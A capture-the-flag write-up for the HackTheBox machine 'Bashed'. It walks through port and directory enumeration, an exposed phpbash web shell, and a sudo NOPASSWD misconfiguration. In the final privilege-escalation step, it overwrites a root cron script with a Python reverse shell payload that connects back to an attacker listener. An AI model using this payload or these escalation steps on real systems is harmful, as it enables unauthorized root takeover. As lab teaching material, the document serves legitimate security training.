

Bashed

Difficulty: Easy

OS: Linux

Machine Author: Arrexel

Writeup by: Lina Hamadache

“Enumeration is the key to every box.”

github.com/LINA-LY

github.com/LINA-LY

Bashed is an **Easy** Linux machine focused on web enumeration and privilege escalation. It requires finding a developer-left web shell (`phpbash.php`), leveraging a misconfigured `sudo` to switch users, and exploiting a writable Python script executed by root via a cron job every minute.

Skills Required	Skills Learned
Basic Linux knowledge	Web fuzzing techniques
Port enumeration	Locating recently modified files
	Reverse shells
	Cron job exploitation

Enumeration

Nmap — Port Scanning

We begin by scanning all 65535 TCP ports to find open services, then run a detailed scan with version detection and default scripts:

```
nmap -Pn -sV -sC -p- --min-rate 5000 -oN bashed_scan.txt <
TARGET_IP >
```

Flag explanations:

- `-Pn` — skip host discovery (treat host as up)
- `-p-` — scan all 65535 ports
- `-min-rate 5000` — send at least 5000 packets/sec for speed
- `-sC` — run default NSE scripts
- `-sV` — detect service versions
- `-oN` — save output to a file

Nmap reveals 1 open port:

Port	State	Service	Version
80/tcp	open	http	Apache httpd 2.4.18 (Ubuntu)

```

[*]$ nmap -Pn -sV -sC -p- --min-rate 5000 -oN bashed_scan.txt 10.129.3.203
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-09 07:35 CDT
Nmap scan report for 10.129.3.203
Host is up (0.075s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Arrexel's Development Site
|_http-server-header: Apache/2.4.18 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.00 seconds

```

Figure 1: Nmap scan result — port 80 is the only open TCP port

The page title *"Arrexel's Development Site"* hints that the developer left sensitive files behind on the server.

Gobuster — Directory Enumeration

We brute-force hidden directories and files on the web server:

```

gobuster dir -u http://<TARGET_IP> \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.
txt \
-x php,html,txt

```

```

/php      (Status: 301) [Size: 310] [--> http://10.129.3.203/php/]
/css      (Status: 301) [Size: 310] [--> http://10.129.3.203/css/]
/dev      (Status: 301) [Size: 310] [--> http://10.129.3.203/dev/]
/js       (Status: 301) [Size: 309] [--> http://10.129.3.203/js/]
/config.php (Status: 200) [Size: 0]
/fonts    (Status: 301) [Size: 312] [--> http://10.129.3.203/fonts/]
/single.html (Status: 200) [Size: 7477]

```

Figure 2: Gobuster results — /dev directory discovered

The /dev directory is found. Browsing to it reveals `phpbash.php`:




Figure 3: Index of /dev — phpbash.php is exposed

Gobuster vs DirBuster:

Feature	Gobuster	DirBuster
Type	Command-line (Go)	GUI (Java / OWASP)
Speed	Fast	Slower
Ease of use	Requires flags	Beginner-friendly

Both tools do the same job — find hidden content on web servers — but Gobuster is preferred for HTB due to its speed and clean terminal output.

Initial Access

Web Shell via phpbash

Opening `http://<TARGET_IP>/dev/phpbash.php` in the browser provides an interactive terminal. We verify the running user:

```
whoami
```




Figure 4: phpbash web shell running as www-data

The webserver runs as `www-data`.

User Flag

We read the user flag from arrexel's home directory:


```
cat /home/arrexel/user.txt
```

Privilege Escalation

www-data → scriptmanager (sudo misconfiguration)

We check what www-data can run as other users:

```
sudo -l
```



```
www-data can run any command as a user without a password. That is that user's password!
www-data@bashed:/var/www/html/dev# sudo -l
Matching Defaults entries for www-data on bashed:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
(scriptmanager : scriptmanager) NOPASSWD: ALL
```

Figure 5: `sudo -l` — www-data can run any command as scriptmanager without a password

www-data can run **any command** as **scriptmanager** with no password. We switch user:

```
sudo -u scriptmanager bash -i
```


Discovering /scripts

We list the root filesystem to find folders owned by scriptmanager:

```
ls -la /
```

The /scripts directory is owned by scriptmanager. We inspect it:

```
sudo -u scriptmanager ls -la /scripts
```



```
www-data@bashed:/# sudo -u scriptmanager ls -la /scripts
total 16
drwxrwxr-- 2 scriptmanager scriptmanager 4096 Jun 2 2022 .
drwxr-xr-x 23 root root 4096 Jun 2 2022 ..
-rw-r--r-- 1 scriptmanager scriptmanager 58 Dec 4 2017 test.py
-rw-r--r-- 1 root root 12 Mar 9 07:03 test.txt
```

Figure 6: /scripts — test.py is owned by scriptmanager; test.txt is owned by root with an updating timestamp

`test.py` is writable by `scriptmanager`, but `test.txt` is owned by `root` with a timestamp that updates every minute. This confirms `root` executes `test.py` via a cron job every minute.

`scriptmanager` → `root` (Cron Job Exploitation)

Step 1 — Start a listener on the attack machine:


```
nc -lvp 9999
```

Step 2 — Overwrite `test.py` with a Python reverse shell payload:

```
sudo -u scriptmanager bash -c 'echo "import socket, subprocess, os
;
s=socket.socket();s.connect(("<YOUR_IP>",9999));
os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);
subprocess.call(["/bin/sh"])" > /scripts/test.py'
```

Step 3 — Wait 1 minute for `root`'s cron job to execute `test.py`.

Step 4 — Root shell is received on the listener:



```
└─ [★]$ nc -lvp 9999
listening on [any] 9999 ...
connect to [10.10.15.123] from (UNKNOWN) [10.129.3.203] 38038
whoami
root
cat /root/root.txt
```

Figure 7: Root shell obtained — `whoami` returns `root`

Root Flag

```
cat /root/root.txt
```

Key Concepts

Reverse Shell

A **reverse shell** is when the **target machine** initiates a connection back to the **attacker**, bypassing inbound firewall rules that would block a direct connection.

```
# Normal connection (blocked by firewall):
You                                Target

# Reverse shell (target connects back, bypasses firewall):
You                                Target
```

Attack Path Summary

1. **Nmap** — Discovered only port 80 open (Apache 2.4.18)
2. **Gobuster** — Found hidden `/dev` directory
3. **phpbash.php** — Gained web shell as `www-data`
4. **User flag** — Read `/home/arrexel/user.txt`
5. **sudo -l** — `www-data` can run as `scriptmanager` (no password)
6. **/scripts** — Found `test.py` executed by root every minute via cron
7. **Reverse shell** — Overwrote `test.py`, caught root shell via `nc`
8. **Root flag** — Read `/root/root.txt`

Written for educational purposes only — HackTheBox practice machine.